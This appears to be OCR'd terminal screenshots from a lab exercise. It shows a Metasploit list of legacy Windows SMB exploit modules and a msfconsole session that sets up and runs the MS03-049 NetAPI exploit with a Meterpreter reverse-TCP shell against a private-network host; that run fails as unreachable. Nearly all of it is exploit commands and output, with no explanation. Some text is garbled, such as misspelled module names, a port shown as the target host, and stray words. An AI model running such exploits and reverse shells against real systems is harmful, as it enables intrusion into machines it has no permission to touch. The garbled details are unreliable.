7 | target: Windows x32 |
8 | target: Windows x64 |
9 exploit/windows/smb/ms03_049_netapi 2003-11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
10 exploit/windows/smb/ms04_011_kitllil 2004-02-10 low No MS04-007 Microsoft ASX.1 Library Bitstzing Heap Overflow
11 exploit/windows/smb/ms04_011_lsass 2004-04-13 good No MS04-011 Microsoft LSASS Service DsRolerUpgradeDownLevelServer Overflow
12 | target: Automatic Targetting |
13 | target: Windows 2000 English |
14 | target: Windows XP English |
15 exploit/windows/smb/ms04_031_netdde 2004-10-12 good No MS04-031 Microsoft NetDDE Service Overflow
16 exploit/windows/smb/ms05_039_pnp 2005-08-09 good Yes MS05-039 Microsoft Plug and Play Service Overflow
17 | target: Windows 2000 SP0-SP4 |
18 | target: Windows 2000 SP4 French |
19 | target: Windows 2000 SP4 Spanish |
20 | target: Windows 2000 SP4 Universal |
21 | target: Windows 2000 SP0-SP4 German |
22 | target: Windows 2000 SP0-SP4 Italian |
23 | target: Windows XP SP1 English |
24 | target: Windows XP SP2 English (Requires Admin) |
25 | target: Windows Server 2003 SP0 English (Requires Admin) |
26 | target: Windows Server 2003 SP1 English (Requires Admin) |
27 exploit/windows/smb/ms06_025_rras 2006-06-13 average No MS06-025 Microsoft RRAS Service Overflow
28 | target: Automatic |
29 | target: Windows 2000 SP4 |
30 | target: Windows XP SP1 |
31 exploit/windows/smb/ms06_025_rasman_reg 2006-06-13 good No MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
32 exploit/windows/smb/ms06_040_netapi 2006-08-08 good No MS06-040 Microsoft Server Service NetpPathCanonicalize Overflow
33 | target: (wscsv) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1) |
34 | target: (wscsv) Windows NT 4.0 / Windows 2000 SP0-SP4 |
35 | target: (wscsv) Windows XP SP0/SP1 |
36 | target: (stack) Windows XP SP1 English |
37 | target: (stack) Windows XP SP1 Italian |
38 | target: (wscsv) Windows 2003 SP1 |

```


computer
hexler
linux-20
asproitab

```
File Actions Edit View Help
msf6 exploit(windows/smb/ms03_049_netapi) > show options

Module options (exploit/windows/smb/ms03_049_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    4445             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     4445             yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, WKSSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.159.129 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Windows XP SP0/SP1

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms03_049_netapi) >
```

```
File Actions Edit View Help

Exploit target:

  Id  Name
  --  --
  0   Windows XP SP0/SP1

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms03_049_netapi) > set RHOSTS
RHOSTS =>
msf6 exploit(windows/smb/ms03_049_netapi) > set RHOSTS 192.168.159.130
RHOSTS => 192.168.159.130
msf6 exploit(windows/smb/ms03_049_netapi) > show options

Module options (exploit/windows/smb/ms03_049_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.159.130 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     4445             yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, WKSSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.159.129 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Windows XP SP0/SP1

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms03_049_netapi) >
```

```
Exploit target:

  Id  Name
  --  --
  0   Windows XP SP0/SP1

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms03_049_netapi) > run
[*] Started reverse TCP handler on 192.168.159.129:4444
[-] 192.168.159.130:445 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.159.130:445) was unreachable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms03_049_netapi) >
```